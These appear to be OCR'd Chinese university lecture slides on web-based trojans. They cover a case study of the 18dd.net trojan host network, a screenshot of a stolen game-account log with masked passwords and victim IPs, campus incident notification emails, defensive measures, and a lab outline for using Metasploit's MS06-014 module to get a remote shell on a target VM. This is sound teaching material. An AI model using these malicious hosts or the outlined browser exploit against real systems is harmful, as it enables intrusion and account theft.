  - 发现327个木马宿主站点
  - 通过链接分析构建了庞大的木马网络链接图
- 影响范围最广的木马宿主-18dd.net
  - 涉及131个顶级域名，植入20多网游盗号木马
  - 反映虚拟资产地下经济链的典型挂马网络案

前10 活跃宿主	涉及挂马网站 的顶级域名数量
aa.18dd.net	131
rb.vg	54
acc.jqxx.org	38
58.211.79.107	34
xxx.llxxcx.cn	23
xx.9365.org	22
oo.vg	19
mm.987999.com	19
xxx.745970.com	18
online4.lianmeng.com	16



18dd.net木马网络案例研究

- 由地下经济链驱动的典型挂马网站案例
  - 木马网络构建者－拥有丰富经验的“信封”盗窃者或团队
  - 网页木马/盗号木马－从经济链中病毒编写者购买
    - 网页木马：**MS06-014, 暴风影音, PPStream,** 百度搜霸
    - 下载器: 用于获取长期控制权，并植入盗号木马
    - 盗号木马：**1-20.exe**，网游盗号木马，窃取“信封”发送至“箱子”页面
    - 使用了一系列编码、加密、加壳免杀机制躲过反病毒软件加大分析难度
  - 网站流量－涉及131个顶级域名，从黑站长/“黑站”者手中购买
  - “信封” －“信封”窃取者从“箱子”获得的收获，出售给网络虚拟资产“盗窃者”进行非法牟利


天下無馬QQ:333849

信息列表


⏮ 1 2 ⏭ 页次:1/2 共119个记录 100个/页

ID	服务器组	账户号码	账户密码	仓库密码	识别码	角色金钱	备注	IP	时间
1	华东二区 青冥剑	yisming345	********	********	***	209353		218.76.85.240	2007-11-18 19:22:39
2	华东一区 斩缕刀	xybwj	********	********	***	2451		61.175.234.237	2007-11-18 19:12:07
3	华北一区 百胜刀	xralyang	********	********	***	10417		221.215.106.158	2007-11-19 6:22:42
4	华东一区 七宝珠	250764045	********	********	***	999		58.223.139.80	2007-11-19 4:44:34
5	华东二区 古锭刀	qq594598047	********	********	***	9559		121.9.185.132	2007-11-19 9:22:11
6	华北一区 赤焰枪	tianlun456789	********	********	***	27916		222.174.176.138	2007-11-19 7:00:00


2010年上半年教育网监测结果



教育网上监测到的高校网站挂马



某大学网站挂马案例



被挂马网址：
http://cai.xxx.edu.cn/2007/web/htm/gdxfjjx/index.html

挂马结果：
通过多个漏洞进行攻击,植入木马病毒程序orz.exe

向挂马网站寄送的挂马事件通知

北京大学计算机科学技术研究所
Institute of Computer Science & Technology, PKU

网站挂马事件通知

北京大学计算机科学技术研究所
Institute of Computer Science & Technology, PKU

网站挂马事件通知

北京大学计算机科学技术研究所
Institute of Computer Science & Technology, PKU

网站挂马事件通知

应对网站挂马案例-事件通知

ERCIS → 北大计算中心


主题: 北京大学经济管理实验教学中心 (emc.pku.edu.cn)网站挂马事件通知

通知编号: 2009091703 通知时间: 2009年09月17日
被挂马网站名称: 北京大学经济管理实验教学中心 被挂马网站网址: emc.pku.edu.cn
Alexa排名: 4281 链入网站数: 4635
事件关注度: 特级

北京大学计算机所信安中心团队(ERCIS@ICST, www.icst.pku.edu.cn)于今日监测到 北京大学经济管理实验教学中心 (emc.pku.edu.cn)网站被恶意挂马。用户访问该网站将可能被植入木马病毒等序，可以导致电脑被黑客控制并且被窃取敏感信息，对本网站的声誉将会带来严重损害。挂马事件的具体信息如下：

被挂马网页URL（部分列表）：
http://emc.pku.edu.cn/pubsystem/pubadmin/switch.asp?columnid=39

挂马链分析图（可放大查看）：



网马挂接位置：
http://emc.pku.edu.cn/pubsystem/pubadmin/switch.asp?columnid=39

应对网站挂马案例-事件处置

- 北大计算中心→网管 处置→计算中心→ERCIS

刘艳芳，您好！

我把姚维收到的北京大学计算中心的邮件转发给你，估计是我们的实验教学中心的网站被植入了木马病毒，我们的服务器系统本身没有病毒，是否程序染毒？请你转告詹鑫，你们更换办公地点之后，我已经不了解詹鑫新的邮件地址了。

多谢处理并回复邮件！

吴安

======== 2009-09-21 09:34:57 您在来信中写道： ========

> 吴老师 您好：
>
> 请看看实验教学中心网站是否被挂马？可能需要詹鑫他们处理一下。
>
> 祝好
>
> 姚维
>
> ----- Original Message -----
> **From:** Zhou Changling
> **To:** 'yaowei'
> **Sent:** Monday, September 21, 2009 9:06 AM
> **Subject:** FW: 北京大学经济管理实验教学中心 (emc.pku.edu.cn)网站挂马事件通知
>
> 姚为，
>
> 这个网站也是光华的吧？请帮着处理一下了。☺
>
> 周昌令 Zhou Changling

From: yaowei [mailto:yw@gsm.pku.edu.cn]
Sent: Wednesday, September 23, 2009 2:34 PM
To: Zhou Changling
Subject: Fw: 答复: Fw: 北京大学经济管理实验教学中心(emc.pku.edu.cn)网站挂马事件通知

解决了一个，谢谢。

姚维

----- Original Message -----
From: wu an
To: Liu Yanfang
Cc: 'yw'
Sent: Wednesday, September 23, 2009 1:57 PM
Subject: Re: 答复: Fw: 北京大学经济管理实验教学中心(emc.pku.edu.cn)网站挂马事件通知

刘艳芳，您好！

谢谢你们！

吴安

======== 2009-09-23 11:16:27 您在来信中写道： ========

> 吴老师，你好，
>
> 挂马的问题已经解决。
>
> 另外，教师修改登陆自己首页密码的功能已经实现，每个教师都可以修改自己的密码。
>
> Best regards
>
> Qiqi Liu（刘艳芳）
> Customer Services Dept.
> Account Manager
>
> Tel.: +86 10 85656988 Ext. 8322

网站挂马威胁防范措施

- 补丁
  - 系统软件补丁自动更新
  - 经常升级应用软件
- 反病毒软件
- 浏览器使用
  - **IE, Firefox**
  - 非主流软件: **Chrome, Safari, Opera**
- 上网冲浪方式
  - **Google**安全建议
  - **SiteAdvisor**
  - **…**

内容

1. Web浏览器的技术发展与安全威胁
2. 网络钓鱼
3. 恶意木马与流氓软件下载
4. 网页木马－浏览器渗透攻击
5. 课堂实践：使用Metasploit攻击浏览器漏洞

课堂实践

- 使用攻击机和**Windows**靶机进行浏览器渗透攻击实践。
- 环境
  - 攻击机：**BT4**或**WinXP_Attacker, Metasploit**
  - 靶机：**Windows**靶机，**Win 2KS**或**WinXP**
- 实践步骤
  - **1.** 选择使用**Metasploit**中的**MS06-014**渗透攻击模块
  - **2.** 选择**PAYLOAD**为任意远程**Shell**连接
  - **3.** 设置**LHOST**参数，运行**exploit**，构造出恶意网页脚本
  - **4.** 在靶机环境中启动浏览器，访问恶意网页脚本**URL**
  - **5.** 查看建立起的远程控制会话**SESSION**